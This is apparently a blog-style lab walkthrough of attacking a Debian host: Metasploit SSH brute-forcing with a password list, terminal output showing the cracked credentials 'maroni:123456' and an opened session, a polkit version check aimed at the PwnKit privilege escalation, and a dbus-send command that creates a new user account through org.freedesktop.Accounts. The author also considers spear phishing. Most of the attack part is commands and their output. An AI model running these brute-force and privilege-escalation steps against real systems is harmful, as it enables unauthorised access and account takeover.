


```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kal
i/Gohtamm_hack/sal.txt
USER_FILE => /home/kali/Gohtamm_hack/sal.txt
msf6 auxiliary(scanner/ssh/ssh_login) > 
```




```
[-] 192.168.40.146:22 - Failed: 'Maroni:123456'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.40.146:22 - Failed: 'Maroni:12345'
[-] 192.168.40.146:22 - Failed: 'Maroni:123456789'
[-] 192.168.40.146:22 - Failed: 'Maroni:password'
[-] 192.168.40.146:22 - Failed: 'Maroni:iloveyou'
[-] 192.168.40.146:22 - Failed: 'Maroni:princess'
[-] 192.168.40.146:22 - Failed: 'Maroni:1234567'
[-] 192.168.40.146:22 - Failed: 'Maroni:rockyou'
[-] 192.168.40.146:22 - Failed: 'Maroni:12345678'
[-] 192.168.40.146:22 - Failed: 'Maroni:abc123'
[-] 192.168.40.146:22 - Failed: 'Maroni:nicole'
[-] 192.168.40.146:22 - Failed: 'Maroni:daniel'
[-] 192.168.40.146:22 - Failed: 'Maroni:babygirl'
[-] 192.168.40.146:22 - Failed: 'Maroni:monkey'
```

This was the time when PWNKIT vulnerability was made public. As I was reading it, I was wondering what to do if brute forcing failed. I thought my next action should be spear phishing to gain at least limited access. Then on one fine Sunday, the SSH password was cracked.




```
[-] 192.168.40.146:22 - Failed: 'maroni:1225'
[-] 192.168.40.146:22 - Failed: 'maroni:1229'
[-] 192.168.40.146:22 - Failed: 'maroni:123'
[-] 192.168.40.146:22 - Failed: 'maroni:1230'
[-] 192.168.40.146:22 - Failed: 'maroni:123123'
[-] 192.168.40.146:22 - Failed: 'maroni:1234'
[-] 192.168.40.146:22 - Failed: 'maroni:12345'
[+] 192.168.40.146:22 - Success: 'maroni:123456' 'Could not chd
ir to home directory /home/maroni: No such file or directory ui
d=1001(maroni) gid=1001(maroni) groups=1001(maroni) Could not c
hdir to home directory /home/maroni: No such file or directory
Linux Gohtaam 5.10.0-10-amd64 #1 SMP Debian 5.10.84-1 (2021-12-
08) x86_64 GNU/Linux '
[*] SSH session 2 opened (192.168.40.130:41783 -> 192.168.40.14
6:22 ) at 2022-03-12 00:14:21 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Username "maroni" with password "123456". Thank GOD. This Metasploit module by default gives a shell but I was not interested in one now.



```
Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   192.168.40.130:42195 ->
                                       192.168.40.146:22  (19
                                      2.168.40.146)
  2         shell linux  SSH kali @   192.168.40.130:41783 ->
                                       192.168.40.146:22  (19
                                      2.168.40.146)

msf6 auxiliary(scanner/ssh/ssh_login) > 
```


I wanted to directly login using the SSH credentials.



```
└─$ ssh maroni@192.168.40.146
maroni@192.168.40.146's password:
Linux Gohtaam 5.10.0-10-amd64 #1 SMP Debian 5.10.84-1 (2021-12-
08) x86_64

The programs included with the Debian GNU/Linux system are free
 software;
the exact distribution terms for each program are described in
the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the exte
nt
permitted by applicable law.
Last login: Sat Mar 12 08:12:16 2022 from 192.168.40.130
Could not chdir to home directory /home/maroni: No such file or
 directory
$ 
```

I gained access successfully. Next step is privilege escalation. I decided to try the latest PWNKIT vulnerability. Next few hours went into researching about the vulnerability and how to exploit it. I checked out the version of polkit installed on the target.

"One single vulnerability all an attacker needs." - Window Snyder




```
$ apt list --installed | grep policykit-1

WARNING: apt does not have a stable CLI interface. Use with cau
tion in scripts.

policykit-1/unknown,now 0.105-31 amd64 [installed,automatic]
```

This particular version of polkit is indeed vulnerable. There is another command apart from "pkexec" to interact with polkit from the command line. It is "dbus-send". It is a general purpose tool used mainly for testing but installed by default on systems that use D-Bus. For example, on a Linux system, I can use D-Bus to create a new user named "hackercool" as shown below.

dbus-send –system –dest=org.freedesktop.Accounts –type=method_call –print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:hackercool string:"blackhat Account" int32:1

